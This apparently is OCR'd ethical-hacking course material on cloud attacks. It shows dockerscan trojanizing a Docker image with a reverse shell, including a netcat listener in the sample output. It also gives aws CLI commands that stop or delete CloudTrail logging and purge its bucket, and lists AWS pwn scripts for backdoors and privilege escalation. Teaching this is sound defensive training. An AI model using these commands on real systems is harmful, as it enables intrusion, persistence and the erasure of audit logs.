
Source: *https://github.com*

Dockerscan is a Docker analysis and hacking tool that allows attackers to perform the following malicious activities:

- Scan networks to identify Docker registries.
- Manipulate registries by removing an image/tag, pushing a backdoored image, and uploading a malicious file.
- Analyze images for retrieving sensitive information from the Docker image, including accessing passwords from environment variables, identifying URLs/IPs in the environment variables, and identifying user credentials used to run the software internally.
- Extract and modify Docker images, which includes modifying the entry point in a Docker, trojanizing a Docker image by injecting a reverse shell into it, and modifying running user in the Docker image.


For example, run the following command to trojanize the Ubuntu base image:

```
dockerscan image modify trojanize ubuntu_original -l <IP Address> -p
<Port Number> -o alpine_infected
```



```
> dockerscan image modify trojanize ngins-original -l 10.0.1.2 -p 2222 -o nginx-trojaniz
ed
[ * ] Starting analyzing docker image...
[ * ] Selected image: 'ngins-original'
[ * ] Image troyanized successful
[ * ] Trojanized image location:
[ * ]   > /Users/Dani/Documents/Projects/dockerscan/nginx-trojanized
[ * ] To receive the reverse shell, only write:
[ * ]   > nc -v -k -l 10.0.1.2 2222
> docker load -i nginx-trojanized.tar
```

Figure 19.91: Screenshot of dockerscan



Maintaining Access and Covering Tracks on AWS Cloud Environment by Manipulating CloudTrial Service

Covering Tracks

- The first step an attacker performs after gaining high level access to the compromised environment is **hiding the traces**
- Attackers **disable the logging functionality** in AWS by pausing the CloudTrial service
- The command to manipulate logs is as follows:
  - `$ aws cloudtrial stop-logging --name targetcloud_trail --profile administrator` → stop logging
  - `$ aws cloudtrial delete-trail --name targetcloud_trail --profile administrator` → remove the trails
  - `$ aws s3 rb s3://<Bucket_Name > --force --profile administrator` → delete the contents of the bucket storing trails

Maintaining Access

- After clearing the logs, attackers perform further exploitation to maintain persistence access to the cloud infrastructure
- Attackers install backdoors to AWS infrastructure using the following techniques:
  - **Manipulating user data** associated with an EC2 instance with privileged access rights
  - **Creating new EC2 instances** depending on the Amazon Machine Images (AMI) by assigning a privileged role
  - **Inserting a backdoor** to the existing Lambda function
  - **Manipulating access keys** using Lambda functions such as `rabbit_lambda`, `cli_lambda`, and `backdoor_created_users_lambda`

Maintaining Access and Covering Tracks on AWS Cloud Environment by Manipulating the CloudTrial Service

After gaining administrator-level access to cloud resources, attackers manipulate the cloud trials to remain undetected and gain persistent access to the compromised environment. In the AWS cloud environment, user activities are monitored through the CloudTrial service. The first step an attacker performs after gaining high-level access to the compromised environment is hiding the traces.

By default, the CloudTrail service is disabled. An administrator needs to explicitly configure to enable the CloudTrial service and configure trials to monitor user activities.

Attackers disable the logging functionality by pausing the CloudTrial service and resume the service after executing the attack.

Run the following command to stop logging via CloudTrials:

```
$ aws cloudtrial stop-logging --name targetcloud_trail --profile
administrator
```

Run the following command to acquire the trial status:

```
$ aws cloudtrial get-trial-status --name targetcloud_trail --profile
administrator
```

After disabling the CloudTrial service, attackers may perform various malicious activities, such as creating backdoor IAM users, exfiltrating data, and running crypto-miner script.

Once execution of the attack is completed, attackers will again enable the logging of trails running the following command:

```
$ aws cloudtrail start-logging --name targetcloud_trail --profile
administrator
```

In some scenarios, attackers may permanently remove the trails by running the following command:

```
$ aws cloudtrail delete-trail --name targetcloud_trail --profile
administrator
```

Alternatively, attackers may delete the contents of the bucket that stores the trials by running the following command:

```
$ aws s3 rb s3://<Bucket_Name or Bucket_Reference> --force --profile
administrator
```

Once the contents of the bucket are deleted, CloudTrail does not log any further events. Stopping or removing the trails for clearing the tracks may generate a security alert, as shown in the below figure.

cloudtrail


Figure 19.92: Screenshot of GCPBucketBrute

Other techniques used by attackers to cover the tracks include the following:

- Encrypting the cloud trials using a new key
- Moving the trails to a new S3 bucket
- Using the AWS Lambda function to delete new trail entries

After clearing the logs, attackers perform further exploitation to maintain persistent access to the cloud infrastructure. Consequently, attackers install backdoors to the AWS infrastructure using the following techniques:

- Manipulating user data associated with the EC2 instance with privileged access rights
- Creating new EC2 instances depending on the AMI by assigning a privileged role
- Inserting a backdoor to the existing Lambda function (e.g., the function creates a new user once invoked)
- Manipulating access keys using Lambda functions, such as **`rabbit_lambda`**, **`cli_lambda`**, and **`backdoor_created_users_lambda`**



AWS Hacking Tool: AWS pwn

- AWS pwn is an AWS hacking tool that includes various **automated scripts** for hacking phases such as reconnaissance, escalating privileges, maintaining access, and clearing tracks

Reconnaissance

- **`./validate_iam_access_keys.py -i /tmp/keys.txt -o /tmp/out.json`** → Checks access validity and returns the identity information of the principal
- **`./validate_s3_buckets.py -i /tmp/words.txt -o /tmp/out.json`** → Checks whether the buckets exist and returns basic identifying information
- **`./validate_iam_principals.py -a 123456789012 -i /tmp/words.txt -o /tmp/out.json`** → Checks whether the principals exist in specific account

Maintaining Access

- **`rabbit_lambda`** → Responds to user delete events by creating more copies of the deleted user
- **`backdoor_created_users_lambda`** → Adds an access key to each newly created user
- **`backdoor_created_roles_lambda`** → Adds a trust relationship to each newly created role
- **`backdoor_created_security_groups_lambda`** → Adds a given inbound access rule to each newly created security group

Privilege Escalation

- **`./dump_instance_attributes.py -u -o /tmp/`** → Retrieves the specified EC2 instance attributes
- **`./assume_roles.py -o /tmp/out.json`** → Attempts to assume all roles (ARNs) in a file
- **`./add_iam_policy.py -u myuser -r myrole -g mygroup`** → Adds the administrator and all action policy to a given user, role, or group
- **`./bouncy_bouncy_cloudy_cloud.py -i instance-id -e exfiltration-endpoint`** → Bounces a given ec2 instance and rewrites its user data

Clearing tracks

- **`./disrupt_cloudtrail.py -s`** → Attempts to disrupt/cripple cloudtrail logging in the specified way

https://github.com

AWS Hacking Tool: AWS pwn

Source: *https://github.com*

Attackers can use the AWS pwn tool to hack the target AWS cloud environment. This tool includes various automated scripts for different hacking phases, such as reconnaissance, escalating privileges, maintaining access, and clearing tracks.

- **Reconnaissance**

  Run the following scripts to gather information about the AWS users and their account information:

  - **`validate_iam_access_keys.py`** → Given a TSV file of access key + secret [+ session] combinations, this script checks the access validity and returns the identity information of the principals.

    ```
    ./validate_iam_access_keys.py -i /tmp/keys.txt -o
    /tmp/out.json
    ```

  - **`validate_s3_buckets.py`** → Given a text file with one word per line, the script checks whether the buckets exist and returns the basic identifying information.

    ```
    ./validate_s3_buckets.py -i /tmp/words.txt -o /tmp/out.json
    ```

